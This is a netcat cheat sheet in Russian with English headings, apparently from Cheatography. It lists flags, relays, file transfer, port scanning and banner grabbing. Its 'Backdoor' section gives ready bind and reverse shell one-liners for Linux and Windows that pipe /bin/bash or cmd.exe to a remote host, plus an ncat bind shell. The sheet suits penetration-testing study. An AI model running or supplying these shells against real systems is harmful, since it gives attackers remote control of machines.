

### Fundamentals

Netcat в роли клиента


```
$ nc [TargetIPAddr] [port]
```

Netcat в роли сервера


```
$ nc -l -p [LocalPort]
```

И клиент и сервер берут данные из STDIN, а полученные из сети данные направляют в STDOUT

### Netcat Bind Shell



### Netcat Reverse Shell



### Backdoor

Bind shell на Linux

```
$ nc -l -p [LocalPort] -e /bin/bash
```

Bind shell на Windows

```
C:\> nc -l -p [localPort] -e cmd.exe
```

Reverse shell на Linux

```
$ nc [YourIPAddr] [port] -e /bin/bash
```

Reverse shell на Windows

```
C:\> nc [YourIPAddr] [port] -e cmd.exe
```

### Netcat Command Flags

```
$ nc [options] [TargetIPAddr] [port(s)]
```

-l : режим сервера

-L : режим сервера, при котором Netcat начинает слушать снова после отсоединения клиента (работает только в Windows)

-u : UDP-мод

-p : локальный порт (в режиме сервера слушается этот порт. В режиме клиента с этого порта отправляются все пакеты)

-e : программа, которая выполняется после установления соединения

-n : не выполнять преобразование DNS-имен

-z : Zero I/O-мод (не отправляет какие-либо данные, только пробует подключиться. Использовать совместно с опцией -w для таймаута и -v для подробного вывода)

-wN : таймаут для подключения, ожидает N секунд перед закрытием соединения

-v : подробный вывод

-vv : очень подробный вывод, печатает больше деталей в стандартный вывод об ошибках

### Netcat Relays on Linux

Для начала создаем FIFO (именованный pipe), называемый backpipe

```
$ cd /tmp
```

```
$ mknod backpipe p
```

### Netcat Relays on Linux (cont)

Создадим релей, который отправит пакеты с локального порта на удаленный компьютер с указанным портом

```
$ nc -l -p [LocalPort] 0<backpipe | nc [TargetIPAddr] [port] | tee backpipe
```

Создадим релей, который перенаправит данные входящего соединения на порт [LocalPort\_1] на входящее соединение на порт [LocalPort\_2]

```
$ nc -l -p [LocalPort_1] 0<backpipe | nc -l -p [LocalPort_2] | tee backpipe
```

Создадим релей, который перенаправит данные от исходящего соединения на [PreviousHopIPAddr] на порт [port\_1] на другое исходящее соединение на [NextHopIPAddr] на порт [port\_2]

```
$ nc [PreviousHopIPAddr] [port_1] 0<backpipe | nc [NextHopIPAddr] [port_2] | tee backpipe
```

### Netcat Relays on Windows

Ретранслятор пакетов с определенного порта на порт удаленного компьютера

```
C:\> echo nc [TargetIPAddr] [port] > relay.bat
```

```
C:\> nc -l -p [localPort] -e relay.bat
```

Ретранслятор пакетов с порта 1 на порт 2

```
C:\> echo nc -l -p [LocalPort_2] > relay.bat
```

```
C:\> nc -l -p [LocalPort_1] -e relay.bat
```

Ретранслятор пакетов, которые будут получены от соединения с [PreviousHopIPAddr] на порт [port] в соединении с [NextHopIPAddr] на порт [port2]

```
C:\> echo nc [NextHopIPAddr] [port2] > relay.bat
```

```
C:\> nc [PreviousHopIPAddr] [port] -e relay.bat
```

### File transfer with Netcat

От клиента к серверу

На сервере

```
C:\> nc -nlvp 4444 > incoming.exe
```

На клиенте

```
$ nc -nv 10.0.0.22 4444 < /usr/share/windows-binaries/wget.exe
```

От сервера к клиенту

На сервере

```
C:\> nc -nlvp 4444 < [infile]
```

На клиенте

```
$ nc -nv 10.0.0.22 4444 > [outfile]
```

### TCP Port Scanner

```
$ nc -v -n -z -w1 [TargetIPAddr] [start_port]-[end_port]
```

Опция -г может использоваться чтобы выбирать порты из диапазона случайным образом

### TCP Banner Grabber

Сбор баннеров на Linux

```
$ echo "" | nc -v -n -w1 [targetIPAddress] [start_port]-[end_port]
```

### Аналоги Netcat

**Ncat** является более продвинутым аналогом Netcat, поддерживает SSL и белые списки

Bind shell

```
C:\> ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl
```

Connect to Bind shell

```
$ ncat -v 10.0.0.22 4444 --ssl
```

Также для этих целей может использоваться утилита **sbd**



By Adisf

[cheatography.com/adisf/](https://cheatography.com/adisf/)

Not published yet.

Last updated 19th May, 2017.

Page 2 of 2.

Sponsored by **Readable.com**

Measure your website readability!

<https://readable.com>